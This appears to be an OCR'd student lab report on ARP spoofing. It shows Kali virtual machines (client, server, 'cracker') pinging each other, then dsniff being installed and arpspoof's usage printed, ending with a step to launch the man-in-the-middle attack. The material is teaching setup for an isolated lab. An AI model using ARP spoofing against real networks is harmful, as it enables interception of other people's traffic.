


```
kali@192.168.109.131's password:
Linux Client-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  5 14:29:37 2023 from 192.168.0.100
┌──(kali㉿ Client-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.200
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.
64 bytes from 192.168.0.200: icmp_seq=1 ttl=64 time=0.226 ms
64 bytes from 192.168.0.200: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 192.168.0.200: icmp_seq=3 ttl=64 time=0.341 ms
64 bytes from 192.168.0.200: icmp_seq=4 ttl=64 time=0.339 ms
64 bytes from 192.168.0.200: icmp_seq=5 ttl=64 time=0.392 ms
^C
--- 192.168.0.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4039ms
rtt min/avg/max/mdev = 0.226/0.320/0.392/0.055 ms

┌──(kali㉿ Client-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.266 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.301 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.304 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.260 ms
64 bytes from 192.168.0.100: icmp_seq=5 ttl=64 time=0.634 ms
^C
--- 192.168.0.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4096ms
rtt min/avg/max/mdev = 0.260/0.353/0.634/0.141 ms

┌──(kali㉿ Client-TamaniaChoudhury)-[~]
└─$ ssh kali@192.168.0.200
kali@192.168.0.200's password:
Linux Server-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  5 14:30:10 2023 from 192.168.0.150
┌──(kali㉿ Server-TamaniaChoudhury)-[~]
└─$
```


4. Ping each other



```
┌──(kali㉿Server-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.494 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.312 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.318 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.293 ms
64 bytes from 192.168.0.100: icmp_seq=5 ttl=64 time=0.338 ms
64 bytes from 192.168.0.100: icmp_seq=6 ttl=64 time=0.382 ms
64 bytes from 192.168.0.100: icmp_seq=7 ttl=64 time=0.296 ms
64 bytes from 192.168.0.100: icmp_seq=8 ttl=64 time=0.318 ms
^C
--- 192.168.0.100 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7151ms
rtt min/avg/max/mdev = 0.293/0.343/0.494/0.062 ms

┌──(kali㉿Server-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.150
PING 192.168.0.150 (192.168.0.150) 56(84) bytes of data.
64 bytes from 192.168.0.150: icmp_seq=1 ttl=64 time=0.297 ms
64 bytes from 192.168.0.150: icmp_seq=2 ttl=64 time=0.340 ms
64 bytes from 192.168.0.150: icmp_seq=3 ttl=64 time=0.324 ms
64 bytes from 192.168.0.150: icmp_seq=4 ttl=64 time=0.332 ms
64 bytes from 192.168.0.150: icmp_seq=5 ttl=64 time=0.320 ms
64 bytes from 192.168.0.150: icmp_seq=6 ttl=64 time=0.335 ms
64 bytes from 192.168.0.150: icmp_seq=7 ttl=64 time=0.399 ms
64 bytes from 192.168.0.150: icmp_seq=8 ttl=64 time=0.373 ms
64 bytes from 192.168.0.150: icmp_seq=9 ttl=64 time=0.320 ms
64 bytes from 192.168.0.150: icmp_seq=10 ttl=64 time=0.357 ms
64 bytes from 192.168.0.150: icmp_seq=11 ttl=64 time=0.316 ms
^C
--- 192.168.0.150 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10191ms
rtt min/avg/max/mdev = 0.297/0.337/0.399/0.027 ms

┌──(kali㉿Server-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.200
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.
64 bytes from 192.168.0.200: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.0.200: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.0.200: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from 192.168.0.200: icmp_seq=4 ttl=64 time=0.022 ms
64 bytes from 192.168.0.200: icmp_seq=5 ttl=64 time=0.022 ms
64 bytes from 192.168.0.200: icmp_seq=6 ttl=64 time=0.022 ms
^C
--- 192.168.0.200 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5103ms
rtt min/avg/max/mdev = 0.012/0.020/0.023/0.003 ms
```




```
┌──(kali㉿Client-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.200                                              1 ✗
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.
64 bytes from 192.168.0.200: icmp_seq=1 ttl=64 time=0.290 ms
64 bytes from 192.168.0.200: icmp_seq=2 ttl=64 time=0.334 ms
64 bytes from 192.168.0.200: icmp_seq=3 ttl=64 time=0.299 ms
64 bytes from 192.168.0.200: icmp_seq=4 ttl=64 time=0.333 ms
64 bytes from 192.168.0.200: icmp_seq=5 ttl=64 time=0.381 ms
^C
--- 192.168.0.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4106ms
rtt min/avg/max/mdev = 0.290/0.327/0.381/0.032 ms

┌──(kali㉿Client-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.150
PING 192.168.0.150 (192.168.0.150) 56(84) bytes of data.
64 bytes from 192.168.0.150: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.0.150: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.0.150: icmp_seq=3 ttl=64 time=0.021 ms
64 bytes from 192.168.0.150: icmp_seq=4 ttl=64 time=0.021 ms
64 bytes from 192.168.0.150: icmp_seq=5 ttl=64 time=0.022 ms
^C
--- 192.168.0.150 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4108ms
rtt min/avg/max/mdev = 0.012/0.019/0.022/0.003 ms

┌──(kali㉿Client-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.232 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.326 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.331 ms
```



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
Trash
File System
Home
kali@Cracker-TamaniaChoudhury: ~
File Actions Edit View Help

```
┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.023 ms
64 bytes from 192.168.0.100: icmp_seq=5 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=6 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=7 ttl=64 time=0.019 ms
^C
--- 192.168.0.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6137ms
rtt min/avg/max/mdev = 0.012/0.020/0.023/0.003 ms

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.200
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.
64 bytes from 192.168.0.200: icmp_seq=1 ttl=64 time=0.305 ms
64 bytes from 192.168.0.200: icmp_seq=2 ttl=64 time=0.373 ms
64 bytes from 192.168.0.200: icmp_seq=3 ttl=64 time=0.326 ms
64 bytes from 192.168.0.200: icmp_seq=4 ttl=64 time=0.325 ms
64 bytes from 192.168.0.200: icmp_seq=5 ttl=64 time=0.331 ms
64 bytes from 192.168.0.200: icmp_seq=6 ttl=64 time=0.308 ms
^C
--- 192.168.0.200 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5129ms
rtt min/avg/max/mdev = 0.305/0.328/0.373/0.022 ms

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.150
PING 192.168.0.150 (192.168.0.150) 56(84) bytes of data.
64 bytes from 192.168.0.150: icmp_seq=1 ttl=64 time=0.310 ms
64 bytes from 192.168.0.150: icmp_seq=2 ttl=64 time=0.330 ms
64 bytes from 192.168.0.150: icmp_seq=3 ttl=64 time=0.258 ms
64 bytes from 192.168.0.150: icmp_seq=4 ttl=64 time=0.407 ms
64 bytes from 192.168.0.150: icmp_seq=5 ttl=64 time=0.318 ms
^C
--- 192.168.0.150 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4071ms
rtt min/avg/max/mdev = 0.258/0.324/0.407/0.047 ms

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ 
```


5. Install Arpspoof if not on cracker VM.


Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
Trash
File System
Home
kali@Cracker-TamaniaChoudhury: ~
File Actions Edit View Help

```
┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ gpg --keyserver pgpkeys.mit.edu --recv-key  ED444FF07D8D0BF6
gpg: key ED444FF07D8D0BF6: 2 duplicate signatures removed
gpg: key ED444FF07D8D0BF6: "Kali Linux Repository <devel@kali.org>" not chang
ed
gpg: Total number processed: 1
gpg:              unchanged: 1

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ gpg -a --export ED444FF07D8D0BF6 | sudo apt-key add -
[sudo] password for kali:
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead
 (see apt-key(8)).
OK

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt-key list
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead
 (see apt-key(8)).
/etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg
────────────────────────────────────────────────────────────
pub   rsa4096 2021-01-17 [SC] [expires: 2029-01-15]
      1F89 983E 0081 FDE0 18F3  CC96 73A4 F27B 8DD4 7936
uid           [ unknown] Debian Archive Automatic Signing Key (11/bullseye) <
ftpmaster@debian.org>
sub   rsa4096 2021-01-17 [S] [expires: 2029-01-15]

/etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg
─────────────────────────────────────────────────────────────────────
pub   rsa4096 2021-01-17 [SC] [expires: 2029-01-15]
      AC53 0D52 0F2F 3269 F5E9  8313 A484 4904 4AAD 5C5D
uid           [ unknown] Debian Security Archive Automatic Signing Key (11/bu
llseye) <ftpmaster@debian.org>
sub   rsa4096 2021-01-17 [S] [expires: 2029-01-15]

/etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg
─────────────────────────────────────────────────────────
pub   rsa4096 2021-02-13 [SC] [expires: 2029-02-11]
      A428 5295 FC7B 1A81 6000  62A9 605C 66F0 0D6C 9793
uid           [ unknown] Debian Stable Release Key (11/bullseye) <debian-rele
ase@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
──────────────────────────────────────────────────────────
pub   rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      80D1 5823 B7FD 1561 F9F7  BCDD DC30 D7C2 3CBB ABEE
```



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
Trash
File System
Home
kali@Cracker-TamaniaChoudhury: ~
File Actions Edit View Help

```
/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
─────────────────────────────────────────────────────────
pub   rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid           [ unknown] Debian Stable Release Key (9/stretch) <debian-releas
e@lists.debian.org>

/etc/apt/trusted.gpg.d/kali-archive-keyring.gpg
───────────────────────────────────────────────
pub   rsa4096 2012-03-05 [SC] [expires: 2025-01-24]
      44C6 513A 8E4F B3D3 0875  F758 ED44 4FF0 7D8D 0BF6
uid           [ unknown] Kali Linux Repository <devel@kali.org>
sub   rsa4096 2012-03-05 [E] [expires: 2025-01-24]


┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt update
Hit:1 http://mirrors.jevincanders.net/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1840 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt install binutils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
binutils is already the newest version (2.40-2).
The following package was automatically installed and is no longer required:
  libvpx6
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1840 not upgraded.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
The following package was automatically installed and is no longer required:
  libvpx6
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1840 not upgraded.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ █
```



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
Trash
File System
Home
kali@Cracker-TamaniaChoudhury: ~
File Actions Edit View Help

```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1840 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt install binutils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
binutils is already the newest version (2.40-2).
The following package was automatically installed and is no longer required:
  libvpx6
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1840 not upgraded.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
The following package was automatically installed and is no longer required:
  libvpx6
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1840 not upgraded.

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo -arpspoof
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-D directory] [-g
            group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u
            user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-D directory] [-g
            group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u
            user] file ...

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ sudo arpspoof                                                        1 ✗
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

┌──(kali㉿Cracker-TamaniaChoudhury)-[~]
└─$ █                                                                    1 ✗
```

6. Use Arpspoof to launch attack, use netcat to generate traffic between client & server.

